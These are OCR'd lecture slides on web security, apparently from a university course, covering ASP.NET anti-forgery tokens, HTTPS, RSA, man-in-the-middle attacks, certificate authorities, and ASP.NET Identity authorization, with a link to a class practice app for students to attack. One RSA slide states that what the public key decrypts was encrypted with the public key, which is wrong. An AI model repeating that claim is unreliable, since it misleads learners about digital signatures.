
Adds the `Set-Cookie` header and the hidden input field.

In Controllers

```
public class MyController{
  [ValidateAntiForgeryToken]
  public ActionResult Handle(){
    // Code here will only run
    // if the cookie-token and
    // the hidden input-token
    // matches.
  }
}
```


HTTP VS HTTPS

- HTTP is not encrypted.
  - Anyone between you and the server can read your requests/responses!
  - Not good for passwords, bank transactions, etc.
- HTTPS to the rescue!
  - HTTP sent encrypted.



ENCRYPTION


Caesar cipher
Key = 2



- Example of a symmetric-key encryption algorithm.
  - Same key used for both encrypting and decrypting.
- Suitable encryption algorithm for HTTPS?
  - NO! How can the client and the server safely agree on which key to use?
  - Asymmetric-key encryption algorithms to the rescue!

ASYMMETRIC ENCRYPTION

Encryption Key ≠ Decryption Key (AKA Public Key Encryption)




- How do clients obtain the Encryption Key?
  - Simply ask the server for it?
    - No! We can't trust the network…

MAN-IN-THE-MIDDLE ATTACK

You think you communicate with the server...

...but you actually communicate with someone else.

You think:




MAN-IN-THE-MIDDLE ATTACK

You think you communicate with the server...

...but you actually communicate with someone else.

What actually happened:




DISTRIBUTING THE KEYS


How can the asymmetric encryption keys be safely distributed?


- Through a chain of trust!
  - You know the encryption key to some computers you trust…
  - …they in turn trusts some computers…
  - …and so on.

Root certification authorities.

In Chrome:








DISTRIBUTING THE KEYS

How can the asymmetric encryption keys be safely distributed?

- Through a chain of trust!
  - You know the encryption key to some computers you trust…
  - …they in turn trusts some computers…
  - …and so on.

Root certification authorities.

In Chrome:



HOW IT WORKS IN PRACTICE

The encryption algorithm used is called RSA.

- Invented by Ron Rivest, Adi Shamir and Len Adleman 1977.
  - Similar algorithm developed by Clifford Cocks 1973, but kept secret.
- RSA is typically only used in the beginning.
  - Client and server secretly agree on other encryption algorithm to use.
- The two keys work both ways:
  - Key B decrypts what has been encrypted by Key A.
  - Key A decrypts what has been encrypted by Key B.
  - Client can send messages only the server can read.
  - Anyone can read messages from the server.
- RSA can be used to sign information.
  - If an encryption can be decrypted with the public key, it must have been encrypted with the public key.

ENABLE HTTPS ON YOUR WEBSITE

Use a Self-Signed Certificate:

1. Create a certificate containing your public key.
2. Install it on your web server.
3. Send your certificate to all your clients.

Is free → Great for development/testing ☺

For real websites we can't send it to all the clients ☹

ENABLE HTTPS ON YOUR WEBSITE

Use a Trusted Certificate Authority:

1. Create a certificate containing your public key.
2. Get it signed by a Certificate Authority (usually costs money).
3. Install it on your web server.

Need to use a Certificate Authority our clients trust.

- Usually decided by the web browser.
- New promising free Certificate Authority: https://letsencrypt.org
- Free with AWS Certificate Manager: https://aws.amazon.com/certificate-manager

ASP.NET IDENTITY

```
public class ApplicationUser : IdentityUser{
  // Add your own custom properties here.
  public int Iq { get; set; }
}
```

```
public class ApplicationDbContext : IdentityDbContext<ApplicationUser>{
  // Add your own lists/tables.
  public ApplicationDbContext{
  }
}
```

REQUIRE USER TO BE SIGNED IN

```
public class MyController: Controller{
  [Authorize]
  public ActionResult ActionMethod(){
  }
}
```

```
[Authorize]
public class MyController: Controller{
  public ActionResult ActionMethod1(){
  }
  [AllowAnonymous]
  public ActionResult ActionMethod2(){
  }
}
```

GETTING USER INFORMATION

```
public class MyController: Controller{
  public ActionResult ActionMethod(){
    string id = User.Identity.GetUserId();
    string username = User.Identity.GetUserName();
    ApplicationUser user = UserManager.FindById(id);
  }
}
```

MANAGING ROLES

```
public class MyController: Controller{
  public ActionResult ActionMethod1(){
    RoleManager.Create(new IdentityRole("Administrator"));
    UserManager.AddToRole("userId", "Administrator");
  }
  [Authorize(Roles="Administrator")]
  public ActionResult ActionMethod2(){
    // Only accessible by users with the role Administrator!
  }
}
```

FINAL THOUGHTS

- Remember the first lesson.
- One vulnerability is all it takes.
- Not only your code needs to be secure.
  - The framework you use might be vulnerable.
  - Libraries/packages you use might be vulnerable.
    - E.g. The Heartbleed Bug: http://heartbleed.com/
- What happens if:
  - The database is filled?
  - The HTTP Request contains syntax errors?
  - The website is the target for a denial-of-service attack?
  - …

HACPRAC

Try to hack it!

- App: http://custom-env.2hqk7xacz6.eu-west-1.elasticbeanstalk.com/Accounts/ListAll
  (will be removed soon)
- Source Code: https://gitlab.dnlab.se/larpet/hac-prac/tree/master/HacPrac
  - Login with your JU account.

RECOMMENDED READING

Hashing passwords:

- http://security.blogoverflow.com/2013/09/about-secure-password-hashing/

The Heartbleed Bug (including comics & video!):

- http://thehackernews.com/2014/04/heartbleed-bug-explained-10-most.html

Tutorial on Cross-Site Scripting (XSS):

- https://excess-xss.com/